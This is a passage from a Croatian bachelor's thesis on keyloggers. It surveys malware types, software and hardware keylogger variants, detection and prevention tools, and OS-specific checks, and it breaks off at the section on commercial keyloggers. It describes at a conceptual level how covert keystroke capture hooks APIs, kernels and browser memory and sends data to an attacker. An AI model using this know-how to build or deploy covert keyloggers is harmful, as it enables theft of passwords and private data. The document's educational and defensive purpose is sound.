# Analiza i implementacija keyloggera

**Hehet, Dominik**

**SVEUČILIŠTE U ZAGREBU**
**FAKULTET ORGANIZACIJE I INFORMATIKE**
**VARAŽDIN**

**Dominik Hehet**

# ANALIZA I IMPLEMENTACIJA KEYLOGGERA

**ZAVRŠNI RAD**

**Varaždin, 2022.**

**SVEUČILIŠTE U ZAGREBU**

**FAKULTET ORGANIZACIJE I INFORMATIKE**

**V A R A Ž D I N**

**Dominik Hehet**

**Matični broj: 0016142763**

**Studij: Informacijski sustavi**

# ANALIZA I IMPLEMENTACIJA KEYLOGGERA

**ZAVRŠNI RAD**

**Mentor :**

Doc. dr. sc. Nikola Ivković

**Varaždin, rujan 2022.**

*Dominik Hehet*

**Izjava o izvornosti**

Izjavljujem da je moj završni rad izvorni rezultat mojeg rada te da se u izradi istoga nisam koristio drugim izvorima osim onima koji su u njemu navedeni. Za izradu rada su korištene etički prikladne i prihvatljive metode i tehnike rada.

*Autor potvrdio prihvaćanjem odredbi u sustavu FOI-radovi*

---

**Sažetak**

Ovaj završni rad bavi se temom *keyloggera*. Objašnjene su osnove zloćudnih programa, njihove vrste te karakteristike. Detaljno su opisane hardverske i softverske varijante *keyloggera* te su priloženi primjeri komercijalnih *keyloggera*. U radu se predlaže kako zaštititi svoj uređaj od zloćudnih programa, sve od prevencije i detekcije do uklanjanja zloćudnog programa s uređaja. Na posljetku je implementiran vlastiti *keylogger* i opisan realni napad koji se može dogoditi. Vlastita implementacija je uspoređena s komercijalnim programom *Spyrix Free Keylogger* te su objašnjene prednosti i nedostaci korištenja takvih *keyloggera*.

**Ključne riječi**: keylogger; operacijski sustavi; zloćudni programi; mreže računala; sigurnost; programiranje

# Sadržaj

# 1. Uvod

Temom sigurnosti u svijetu računala, sigurnosnih sustava, interneta i tehnologijom općenito bave se mnogi stručnjaci. U realnosti to je dvosjekli mač. Što se više ulaže u sigurnost, u implementaciju novih rješenja za zaštitu podataka to više rastu sami napadi na povjerljive podatke. To ne predstavlja novost jer najdragocjeniji resurs u 21. stoljeću su postali upravo podaci. Sustav mora biti otporan na sve vrste napada i to je vrlo teško za ostvariti. Dovoljan je jedan nedostatak kojega napadač može iskoristiti da se ostvari krađa podataka.

Ali što ako bi se podaci mogli ukrasti bez da to itko zna? Vrsta zloćudnih programa s tom namjerom se nazivaju *keyloggeri*. Oni se skrivaju u računalu i bilježe pritiske tipki koje korisnik unosi. Postoji više različitih vrsta koje su objašnjene dalje u tekstu, ali svrha im je ista, a to je skriveno dohvaćanje podataka i slanje istih napadaču bez korisnikovog zapažanja da su mu podaci otkriveni.

Ovaj završni rad je podijeljen na sedam poglavlja u kojemu su opisani i analizirani zloćudni programi te su podijeljeni na različite vrste među kojima su i *keyloggeri*. O njima su razrađena četiri poglavlja koja ulaze u detalje i objašnjavaju gotovo sve pojmove bitne za korisnika računala.

Cilj ovog završnog rada je opisati prijetnju koju predstavljaju *keyloggeri* i upoznati korisnike s čime se mogu susresti ako nisu pažljivi na internetu. Još jedan cilj jest pružiti savjete kako ih izbjeći ili ukloniti s uređaja te prikazati opasnosti vlastite implementacije *keyloggera*.

Motivacija za odabir ove teme je moja znatiželja o zloćudnim programima općenito pa tako i o *keyloggerima*. O opasnostima zloćudnih programa se uči u osnovnoj i srednjoj školi, ali na nekoj osnovnoj razini koja ne daje širu sliku. Ovaj završni rad je bila moja prilika da dublje istražim temu i shvatim složenosti rada takvih programa.

# 2. Zloćudni programi

U današnje moderno, internetsko doba iskorištavanje nedužnih korisnika za vlastitu dobrobit je postala svakodnevica. Unatoč stalnim poboljšanjima sigurnosti kako u sklopovskom dijelu (engl. *hardware*) pa tako i u programskoj podršci (engl. *software*), napadi na osobna računala, pametne mobitele i ostale uređaje su sve češći i sofisticiraniji. Individualci koriste zloćudne programe (engl. *malware*) kako bi ostvarili svoje zle namjere, najčešće za financijsku korist.

Najlakša meta su obični korisnici na internetu koji nasjedaju na razne prijevare i otvaraju sumnjive mailove u svojem pretincu e-pošte. Napadi preko e-pošte u 2020. godini povećani su za 600% u odnosu na 2019. godinu [1]. Prema istraživanju [2] na meti hakera se nalaze i velike tvrtke, a čak 68% saveznih država u Americi je iskusilo barem jedan oblik napada.

Prema [3] najveća prijetnja i dalje ostaju ucjenjivački programi (engl. *ransomware*) koji mogu uzročiti veliku štetu poduzećima te zahtijevati ogromnu svotu novaca kako bi se stanje vratilo normalu. Problem je u tome što poduzeća često isplate traženu otkupninu kako bi izbjegli troškove koji se nagomilaju ako njihove usluge ne rade. Zbog toga se ti napadi smatraju profitabilnim te su svake godine u porastu.

Razlog većine proboja podataka (engl. *data breach*) je zbog ljudske nepažnje navodi [4] te savjetuje kako je educiranje zaposlenika najbolji način za smanjenje broja sigurnosnih incidenata. Naime, daleko najveći broj napada je usmjeren prema ljudskim slabostima. Prevare u kojima se osobe ili web stranice lažno predstavljaju (engl. *phishing*) i ostale prijevare (engl. *scam*) su svake godine u porastu [1] jer ljudi nasjedaju na razne ucjenjivačke taktike te se takvi napadi ne smatraju oblikom zloćudnih programa već socijalnim inženjeringom (engl. *social engineering*). Taj pojam obuhvaća proces u kojemu se nastoji manipulirati korisnikom kako bi odao povjerljive podatke.

Zloćudni program je bilo kakav program koji je dizajniran da se ubaci u računalo i tako učini štetu bilo to krađa osobnih podataka, zaključavanje pristupa datotekama, prisluškivanje mrežnog prometa ili širenja zaraze na ostala računala. Krajem 20. i početkom 21. stoljeća zloćudni programi su se širili uz pomoć disketa (engl. *floppy disk*), DVD-a (engl. *Digital Versatile Disc*) i USB (engl. *Universal Serial Bus*) pogona te ako je korisnik pazio koje uređaje priključuje na svoje računalo, bio je donekle siguran od zaraze. Danas je situacija vrlo drugačija jer se zloćudni programi nalaze svuda po internetu pa čak i iskusni korisnici moraju paziti da ne zaraze svoj uređaj.


Najčešći putevi propagacije zloćudnih programa, prema [5] su putem:

- reklamnih oglasa - ti oglasi su veza redirekcija te je moguće ubaciti zloćudni kôd unutar tih veza
- sadržaja krajnjih korisnika - ako korisnik objavi neki sadržaj na javno mjesto, moguće je da je postavio maliciozni sadržaj te ga je potrebno provjeriti

- sigurnosnih mehanizama - bili oni mehanizmi preglednika ili web poslužitelja, ako su zastarjeli napadači ih mogu iskoristiti

Zloćudni programi se mogu raspodijeliti u nekoliko vrsta. Na sljedećoj slici ću ih prikazati te ukratko objasniti.

## 2.1. Podjela




Slika 1: Vrste zloćudnih programa [Autorski rad]

Kako je vidljivo na slici 1., postoji devet vrsta zloćudnih programa, njih tri se grupiraju u sivu zonu (engl. *grayware*) odnosno programi koji se ne smatraju toliko štetnim no ipak su nepoželjni na računalu. Bitno je napomenuti kako se jedan zloćudni program može kategorizirati u više vrsta.

Slijede njihova kratka objašnjenja:

- trojanski konj - pretvara se da je dobronamjerni program u namjeri da ga korisnik instalira na računalo, a u stvarnosti skriva zloćudni kôd
- ucjenjivački program (engl. *ransomware*) - zaključa sve datoteke na računalu putem enkripcije te zatim traži otkupninu kako bi se datoteke dekriptirale
- virus - ugrađen u izvršnu datoteku (.exe) i kada se pokrene može zaraziti ostale programe ili učiniti štetu

- crv - ne zahtijeva druge programe ili datoteke kako bi se proširio već se samostalno kopira putem interneta, cilj mu se je umnožiti i time preopteretiti računalo
- rootkit - omogućava zloćudnim programima da ostaju skriveni u računalu najčešće tako da modificira operacijski sustav. "Općenito rootkit se može izvoditi na hipervizorskoj razini, sistemskoj razini u jezgri operacijskog sustava ili u korisničkom prostoru." [6]
- program za neovlašten ulaz (engl. *backdoor*) - postavlja stražnji ulaz u sustav, odnosno metodu kojom zaobilazi sigurnosne procedure, najčešće preko interneta, kako bi napadač nesmetano mogao pristupiti sustavu kada želi

*Grayware* podjela:

- špijunski program (engl. *spyware*) - skuplja informacije o korisniku te ih šalje nekoj trećoj strani, može se koristiti u legitimne svrhe
- reklamni program (engl. *adware*) - prikazuje reklamni sadržaj u korisničkom sučelju ili prilikom instalacije programa, također može izbacivati skočne reklame (engl. *pop-up ads*)
- alat za udaljeni pristup (engl. *Remote Access Trojan*) - omogućuju pristup udaljenom računalu preko vlastitog računala, korisnik može upravljati i nadzirati cijelim sustavom

Prema analizi [7] iz 2015. godine zloćudni programi počinju koristiti naprednije tehnike za skrivanje svoje prisutnosti na računalu. Novije i naprednije tehnike uključuju korištenje steganografije za skrivanje informacija i oblike koji ne koriste datoteke za izvršavanje već se u cijelosti nalaze u memoriji i koriste alate sustava [8].

## 2.2. Otkrivanje zloćudnog kôda

Kako bi se otkrio način na koji zloćudni program radi te kako bi se mogli razviti alati za njihovo sprječavanje i detekciju, obavlja se analiza zloćudnog programa [9]. Postoje dvije vrste analize no obje se baziraju na metodi obrnutog inženjeringa (engl. *reverse engineering*).

Statičkom analizom program se testira bez njegovog pokretanja. Izvršna datoteka se pretvara u asemblerski kôd koji je razumljiv ljudima te se kôd analizira kako bi se shvatilo na koji način program funkcionira [9]. Analiza kôda se vrši pregledavanjem instrukcija i ostalim, raznim metodama kao što su korištenje sažetih vrijednosti (engl. *hash values*) [10]. Ovaj način je sigurniji no teže je razumjeti točno kako zloćudni program funkcionira, pogotovo ako je program sofisticiraniji.

Dinamička analiza podrazumijeva pokretanje zloćudnog programa te promatranje njegovog djelovanja. To se odvija u virtualnoj, izoliranoj radnoj okolini tako da nema opasnosti od širenja zaraze ili štete. Ovaj način je učinkovitiji jer se čak i sofisticiraniji programi mogu s lakoćom pokrenuti i analizirati no potrebno je paziti kako je radna okolina pravilno postavljena kako se program ne bi proširio na ostala računala u mreži.

# 3. Keyloggeri

Snimač pritiska tipke (engl. *keylogger*) je vrsta špijunskog programa, a može biti hardverski uređaj ili, češće, softverska aplikacija koja je dizajnirana da detektira i zabilježi svaku tipku pritisnutu na korisnikovoj tipkovnici bez njegovog znanja i te podatke pošalje napadaču. Jedan je od najstarijih i najprimitivnijh oblika zloćudnih programa. Računalo se *keyloggerom* može zaraziti kao i svakim drugim zloćudnim programom te se *keyloggeri* najčešće nalaze u sklopu trojanskih konja, virusa i crva [11]. Glavna meta im je tipkovnica, točnije rečeno fizička tipkovnica jer je ona najčešći način sporazumijevanja s računalom, ali mogu čitati zapise i s virtualne tipkovnice.

*Keyloggeri* se koriste i za ne kriminalne svrhe poput: otkrivanja tehničkih poteškoća, poboljšanja korisničkog iskustva, nadzora zaposlenika i roditeljske kontrole djece [12] [13] te se u ovim slučajevima smatraju legalnim za korištenje. Tajne službe i obavještajne agencije u svijetu koriste ih za nadziranje [14]. Kao što je navedeno u prijašnjem poglavlju, špijunski programi spadaju u *grayware* te tako i *keylogger* ima svojstvo da ne čini materijalnu štetu zaraženom računalu samim postojanjem već se šteta događa u trenutku kada napadač dobije povjerljive podatke.

Prvi *keylogger* je koristio Sovjetski Savez kako bi dohvatio podatke IBM-ovih pisaćih mašina koje su koristili ambasadori u Moskvi u 1970-im godinama [15]. Danas se koriste za dohvaćanje povjerljivih podataka poput bankovnih detalja, brojeva debitnih i kreditnih kartica, zaporki, PIN-ova, privatnih adresa i poslovnih tajni.

Način na koji rade jest da se pokušavaju ubaciti u lanac događaja između pritiska tipke i prikaza znaka te tipke na zaslonu [16]. Postoji više načina na koji je to moguće, a neki od njih su: presretanje jezgrinih funkcija, presretanje funkcija iz DLL-ova (engl. *Dynamic-link library*) i zahtijevanjem podataka tipkovnice uporabom ostalih, standardnih metoda [16].

Opseg funkcionalnosti i količina informacija koje *keyloggeri* mogu prikupiti se razlikuju. Uz prikupljanje pritisaka tipki napredniji *keyloggeri* mogu prikupiti podatke iz međuspremnika, uzimati snimke zaslona i pročitati u kojoj aplikaciji se korisnik nalazi [17]. Također, spremaju snimljene podatke u enkriptiranom obliku kako, u slučaju da korisnik pronađe datoteku na računalu u kojoj se vrši zapisivanje, ne bi razumio o čemu se radi. Informacije prikupljene putem *keyloggera* se napadaču mogu poslati putem elektroničke pošte ili slanjem na određeni poslužitelj.

## 3.1. Podjela

*Keyloggeri* se mogu podijeliti na softverske i hardverske varijante. Zajedničko im je to što prikupljene podatke spremaju u memoriju. Softverski *keyloggeri* ih spremaju u vanjsku memoriju u obliku datoteke, a hardverski ih spremaju u ugrađenu memoriju. Veća razlika je u načinu slanja tih podataka napadaču. Softverski ih mogu slati putem e-pošte ili na poslužitelj. Iako i hardverski mogu imati tu mogućnost, češće je potrebno fizički doći po uređaj što predstavlja velik rizik [11] no njihova prednost je u tome što ih ne mogu otkriti sigurnosni programi.

### 3.1.1. Softverski

Program koji se nalazi na računalu bez korisnikovog znanja te snima i bilježi promet, odnosno pritiske tipki i sprema ih u datoteku koju kasnije šalje napadaču. Ovo je najčešća varijanta koja se pojavljuje zbog toga što se može lako distribuirati preko interneta i nije potrebno sklopovlje za njegov rad. Iako se mogu koristiti u legalne svrhe, *Windows* 10 ima ugrađeni *keylogger* radi poboljšanja korisničkog iskustva prilikom tipkanja [18], većinom se koriste kako bi ukrali povjerljive podatke.

Softverski *keyloggeri* su napredniji jer, osim bilježenja pritiska tipki, mogu i uzimati snimke zaslona, pratiti u kojoj aplikaciji se korisnik nalazi, dohvatiti datum i vrijeme pritiska tipke i nisu ograničeni kapacitetom memorije. Nedostaci su im što je potrebno znati koji operacijski sustav se koristi na računalu kako ne bi došlo do poteškoća s kompatibilnošću, nemogućnost prepoznavanja pritisaka tipki prije pokretanja operacijskog sustava i mogućnost otkrivanja ako korisnik skenira računalo koristeći sigurnosni program [16].

Postoji nekoliko kategorija softverskih *keyloggera*. Svaki od njih obavlja istu zadaću, a razlikuju se samo u principu rada:

- temeljeni na API-jevima (engl. *Application programming interface*) - najčešća vrsta *keyloggera* koja se ubacuje u API tipkovnice. API tipkovnice omogućava komunikaciju između hardvera, tj. same tipkovnice i softvera odnosno aplikacije, web preglednika i slično. Taj API opaža koje tipke su pritisnute i šalje informacije softveru. Ova vrsta *keyloggera* prisluškuje te signale i zapisuje ih kao događaje u datoteku [19].
- temeljeni na Hypervisoru - u ovom slučaju *keylogger* se nalazi unutar virtualnog stroja koji se nalazi u samom operacijskom sustavu te je gotovo neprimjetan u svom radu. Vrlo rijetko se koristi.
- temeljeni na jezgri operacijskog sustava (engl. *kernel*) - *keylogger* dođe do jezgre operacijskog sustava kako bi si pružio administratorske ovlasti [5]. Tada bilježi informacije o pritiscima tipki kako one prolaze kroz jezgru [19]. Vrlo su opasni i imaju neograničen pristup računalu. Zbog viših privilegija vrlo teško se otkrivaju, ali je i implementacija složenija [20] te se ne pojavljuju u Upravitelju zadataka (engl. *Task Manager*) kao proces [21] u *Windows* operacijskim sustavima. Zbog ovih funkcionalnosti ovakvi *keyloggeri* se smatraju kao *rootkit* [22].
- temeljeni na hvatanju obrazaca - prisluškuju i dohvaćaju podatke koje je korisnik unio u web obrazac prije nego što se pošalju na poslužitelj [5]
- temeljeni na memorijskoj injekciji - *keyloggeri* koji imaju mogućnost mijenjanja memorijskih tablica preglednika. To je vrsta tzv. napada preglednika u sredini (engl. *Man-in-the-browser*), koji je u suštini zapravo tzv. napad čovjeka u sredini (engl. *Man-in-the-middle*), u kojemu se iskorištavaju sigurnosni nedostaci preglednika kako bi se bilježili pritisci tipki. Ovakvu vrstu *keyloggera* je teško ukloniti jer se nalaze u memoriji računala [21].

### 3.1.2. Hardverski

Fizički uređaj koji bilježi pritiske tipki. Može biti ugrađen u kućište računala, žicu tipkovnice, kućište tipkovnice, može se nalaziti kao dodatak na USB ili PS/2 priključku na koji se tada priključuje kabel tipkovnice ili se može nalaziti u blizini računala te tako dohvaćati promet između bežične tipkovnice i računala. Bežični način prikupljanja podataka je teže izvesti pošto većina tipkovnica koristi sigurnosni standard za enkripciju podataka [23]. Postoje i dodaci za tipkovnicu na bankomatu koji se postave iznad prave tipkovnice te se tako mogu ukrasti PIN-ovi kartica. Na sljedećoj slici je prikazan hardverski *keylogger* u obliku USB dodatka.

Slika 2: Hardverski *keylogger* u obliku USB dodatka [24]

Kada napadač pokupi *keylogger*, postoji nekoliko načina dohvaćanja spremljenih podataka. Jedan od njih je pritisak kombinacije nekoliko tipki na tipkovnici koje tada otvaraju datoteku sa zapisima. Još jedan način je upisivanje posebne lozinke u neki uređivač teksta. Nakon upisivanja posebne lozinke, *keylogger* tu lozinku pročita i svi podaci, odnosno pritisci tipki, se izlistaju u uređivač te tako napadač može pristupiti povjerljivim podacima. Hardverski *keylogger* može doći i s programom koji dohvaća podatke spremljene u memoriji [5].

Prednost im je što ih sigurnosni programi ne mogu detektirati te nemaju problema s kompatibilnošću na različitim operacijskim sustavima. Imaju mogućnost bilježenja pritiska tipki u BIOS-u (engl. *Basic Input/Output System*) jer se pokreću kada se uključi računalo što kod softverskih varijanti nije moguće. Vrlo su jednostavni za ugradnju, *keylogger* se samo priključi i započinje s radom (engl. *Plug and play*). Nedostatak im je što napadač mora fizički doći do računala i ugraditi uređaj kako bi on bilježio pritiske tipki što može predstavljati poteškoće. Većina hardverskih *keyloggera* nema mogućnost slanja podataka napadaču te ga je, i u tom slučaju, potrebno fizički pokupiti. Ograničeni su memorijom te ne mogu spremati velike količine podataka [16].

Akustični *keylogger* je najnovija, hardverska varijanta koja bilježi pritiske tipki na temelju zvuka kojega pojedina tipka proizvodi. Naime, svaka tipka proizvodi neznatno drugačiji zvuk kada je pritisnuta te ovakvi *keyloggeri* mogu raspoznati takve razlike kako bi saznali koja tipka je pritisnuta. Ova varijanta se vrlo rijetko koristi zbog veće sofisticiranosti; potrebno je ugraditi mikrofon, poznavati frekvencijsku analizu i nepouzdana je naspram ostalim metodama [5] [19].

## 3.2. Detekcija i obrana od napada

Ako korisnik primijeti određene nepravilnosti na svojem uređaju poput:

- usporavanja izvedbe uređaja
- kašnjenja od pritiska tipke do njezinog pojavljivanja na zaslonu
- ne pojavljivanje tipke na zaslonu

te ako je u posljednje vrijeme:

- instalirao sumnjivu aplikaciju
- otvorio sumnjiv dokument
- otvorio i preuzeo privitak sumnjive e-pošte
- posjetio sumnjivu web stranicu
- primijetio da se na kućištu nalazi uređaj koji prije nije bio tamo
- primijetio da je druga osoba bila u blizini računala

tada je potrebno poduzeti određene mjere kako bi se korisnik zaštitio od potencijalne krađe povjerljivih podataka.

Loše dizajnirani *keyloggeri* se mogu pojaviti kao proces u alatu za pregled aktivnih procesa te tako odaju svoju prisutnost [11]. *Keyloggeri* na pametnim mobitelima mogu uzrokovati prekomjerno zagrijavanje uređaja, brže pražnjenje baterije i čudne tekstualne poruke [25].

Dobro dizajnirani *keyloggeri* uglavnom ne odaju svoju prisutnost takvim nepravilnostima. Zbog toga je uređaj potrebno, čak i ako on radi uobičajeno, redovito skenirati jer uvijek je bolje spriječiti nego liječiti. Naravno, *keyloggeri* koriste i mrežni aspekt i to kada datoteku šalju putem interneta napadaču. Iako neki *keyloggeri* maskiraju pakete kako bi se smatrali kao uobičajen internetski promet; aplikacije za analizu prometa tj. paketa ih mogu otkriti [11].

Najbolja obrana od napada podrazumijeva, prije svega, pažnju korisnika kako do napada uopće ne bi došlo tj. prevencije napada. To podrazumijeva oprez oko sumnjivih web stranica, aplikacija i programa, mailova i USB pogona koje priključuje na računalo. Edukacija zaposlenika je bitna jer smanjuje rizik od nasjedanja na prijevare i lažna predstavljanja [19]. Preporučuje se zaobilaženje web stranica koje koriste nesigurni HTTP (engl. *Hypertext Transfer Protocol*) standard [16].

Pod prevenciju spada i:

- često skeniranje računala
- ažuriranje operacijskog sustava
- ažuriranje sigurnosnih programa - bitno je održavati ovakve programe ažurnima jer uvijek dodaju nove digitalne potpise *keyloggera* u bazu podataka
- podešavanje vatrozida
- korištenje jednokratnih lozinki
- uključivanje dvofaktorske autentikacije

Poželjno je koristiti upravitelj lozinki (engl. *Password Manager*) koji generira lozinke, sprema ih i automatski ih unosi u polje za lozinku [21]. Postavljanje klijenta e-pošte da blokira mailove sa sumnjivim privitcima, npr. ekstenzija .bat, uvelike smanjuje rizik od zaraze [22].

Ako se *keylogger* već nalazi na uređaju tada je moguće skenirati sustav sigurnosnim programom u nadi da će prepoznati *keylogger*. Anti-virusni, anti-*malware* programi i ostali sigurnosni programi učinkovito detektiraju uobičajene, statičke *keyloggere* koji se nalaze u njihovoj bazi podataka no nisu pouzdani u detektiranju *keyloggera* koji su dizajnirani da mijenjaju svoj digitalni potpis, koji imaju mehanizme za mijenjanje ponašanja kada detektiraju da započinje skeniranje sustava [22] i *keyloggere* vlastite implementacije. Napredniji *keyloggeri* mogu sakriti datoteku sa zapisima kada sigurnosni program skenira sustav [16].

Potrebno je uređaju onemogućiti pristup internetu kako napadač ne bi mogao dobivati nove podatke. Promjena svih lozinki i PIN-ova je također obavezna. Još jedna opcija uključuje mijenjanje pozicije miša prilikom pisanja lozinki. Korisnik može napisati zadnjih nekoliko znakova te tada pozicionirati miš na početak i upisati početak lozinke. Također može unijeti prvih nekoliko znakova lozinke, prebaciti se u drugu aplikaciju i tamo nešto utipkati te se vratiti i dovršiti lozinku. Ovi načini nisu djelotvorni ukoliko *keylogger* uzima snimke zaslona ili prati u kojoj aplikaciji se korisnik nalazi. Zadnja opcija je ponovna instalacija operacijskog sustava ili vraćanje pametnog mobitela na tvorničke postavke.

Nekoliko učinkovitih sigurnosnih programa koji su se uspješno dokazali u borbi sa zloćudnim programima [26] su navedeni ovdje:

- Malwarebytes - koristi heurističku analizu što znači da može otkriti *keyloggere* koji nisu u njegovoj bazi podataka; prepoznavanje digitalnog potpisa programa i prepoznavanje tipičnih ponašanja vezanih uz *keyloggere* kao što su bilježenje pritisaka tipki u datoteku i uzimanje snimki zaslona. Dostupan je u besplatnoj i plaćenoj verziji i to na *Windows*, *Mac*, *Android* i *iOS* operacijskim sustavima. U plaćenoj verziji je omogućena zaštita u realnom vremenu što znači da program u pozadini skenira datoteke računala, a u besplatnoj korisnik sam mora započeti ili zakazati skeniranje. Koristi se ne samo za zaštitu protiv *keyloggera* već i protiv ostalih zloćudnih programa [13].

- Bitdefender - anti-virusni program temeljen na oblaku koji koristi strojno učenje kako bi prepoznao zloćudni softver. Minimalno utječe na performanse sustava tijekom skeniranja. Dostupan je u besplatnoj i plaćenoj verziji na *Windows*, *macOS*, *Android* i *iOS* operacijskim sustavima. Plaćena verzija sadrži zaštitu u realnom vremenu dok u besplatnoj korisnik mora sam započeti skeniranje.
- SpyShelter - specijaliziran anti-*keylogger* program koji enkriptira pritiske tipki, detektira razne oblike *keyloggera* pa čak i one temeljene na jezgri operacijskog sustava, podiže sigurnost na internetu i sprječava kopiranje podataka koji se nalaze u međuspremniku. Ne postoji besplatna verzija već su dostupne različite plaćene verzije koje se razlikuju u funkcionalnostima no postoji dvotjedni period u kojemu se program može isprobati. Najjeftinija opcija omogućava samo enkripciju tipki, a detekciju *keyloggera* ne podržava.
- Wireshark - program otvorenog kôda koji služi za analizu internetskog prometa, tj. paketa, na kućnoj mreži. Može čitati internetski promet u realnom vremenu i to na različitim mrežama poput Etherneta i Wi-Fija. Također može filtrirati promet po određenim protokolima. Podržan je na *Windows*, Linux i *macOS* operacijskim sustavima.
- Bitwarden - besplatan program otvorenog kôda koji služi za generiranje jakih lozinki, njihovo spremanje u trezor i automatsko unošenje u polje za lozinku prilikom prijave na web stranicu. Program je dostupan kao desktop aplikacija ili kao proširenje za web preglednik i to na *Windows*, *Linux*, *macOS*, *Android* i *iOS* operacijskim sustavima. Trezoru lozinki se može pristupiti putem weba s bilo kojeg uređaja. Program je besplatan za korištenje no postoji opcionalna mjesečna pretplata u kojoj se otključavaju dodatne funkcionalnosti.

## 3.3. Ponašanje na različitim uređajima

*Keyloggeri* mogu zaraziti računala s *Windows*, *Linux* i *macOS* operacijskim sustavima kao i pametne mobitele s *Android* i *iOS* operacijskim sustavima. Iako obavljaju istu zadaću, njihova implementacija se razlikuje jer je svaki operacijski sustav različit te se *keyloggeri* trebaju prilagoditi okruženju u kojem se nalaze.

Na *Windows* računalima komercijalni i loše dizajnirani *keyloggeri* se mogu pojaviti u Upravitelju zadataka te ako korisnik primijeti neki sumnjivi proces ili polazni program, može mu prekinuti izvršavanje te započeti s koracima opisanim u poglavlju 3.2. U terminal pokrenut u administratorskom načinu rada, može biti Naredbeni redak (engl. *Command Prompt*) ili *Windows PowerShell*, može se upisati naredba

```
netstat -b
```

koja izlista sve programe i procese koji su spojeni na internet. Korisnik tada može proučiti i vidjeti postoji li sumnjivi program ili proces koji šalje podatke na neku udaljenu lokaciju [27].

*Keyloggeri* na *Linux* operacijskom sustavu su puno rjeđi nego na *Windowsu* no ipak postoje. Razlog zašto ih nema toliko je zbog toga što svaki program dolazi iz pouzdanog, sigurnog i službenog repozitorija u kojem se ne nalaze skriveni *keyloggeri* i ostali zloćudni programi.

Legitiman *keylogger*, koji je dostupan sa službenog repozitorija, naziva *logkeys* omogućava bilježenje pritisaka tipki [28]. Iznimno koristan alat za pregled svih procesa na računalu se zove *htop*. Potrebno ga je instalirati tako da se otvori Terminal i upiše naredba

```
sudo apt-get install htop
```

nakon instalacije program se pokrene naredbom

```
htop
```

gdje se tada nalazi detaljan prikaz procesa te korisnik može provjeriti nalazi li se nešto sumnjivo na njihovom računalu [29].

Na *macOS* operacijskom sustavu ima manje zloćudnih programa nego kod *Windowsa* jer aplikacije dolaze iz sigurnog *App Storea* i uređaji koji koriste *macOS* se rjeđe koriste pa je time ujedno i manja šansa za zarazu [30]. Ako se sumnja na *keylogger*, moguće je pregledati trenutno aktivne programe i procese koristeći alat Praćenje aktivnosti (engl. *Activity Monitor*). Potrebno je ući u alat, odabrati stupac Procesi te pregledati postoje li sumnjivi procesi.

Iako trenutno ne postoje hardverski *keyloggeri* za mobilne uređaje, softverskih ima vrlo mnogo. Neki ljudi tvrde da *keyloggeri* ne mogu raditi na mobilnim uređajima jer nemaju fizičku tipkovnicu. To ustvari nije točno jer *keyloggeri* mogu vidjeti koje tipke su pritisnute na virtualnoj tipkovnici [13].


Naime, svaka tipkovnica pa i virtualna ima svoj upravljački program (engl. *driver*) koji pretvara signal određene tipke u ispravno slovo, broj ili simbol na računalu. Dobri *keyloggeri* čitaju već pretvorene signale, tj. ubacuju se na kraj ovog procesa, te im virtualne tipkovnice ne predstavljaju nikakvu prepreku [31].

# 4. Komercijalni keyloggeri

*Keyloggeri* navedeni u nastavku se mogu koristiti i za legitimne i kriminalne svrhe no upravo zbog toga što su poznati i dostupni javnosti većina anti-*malware* programa ih je dodala u svoju bazu podataka te ih može detektirati s lakoćom.

## 4.1. Softverski

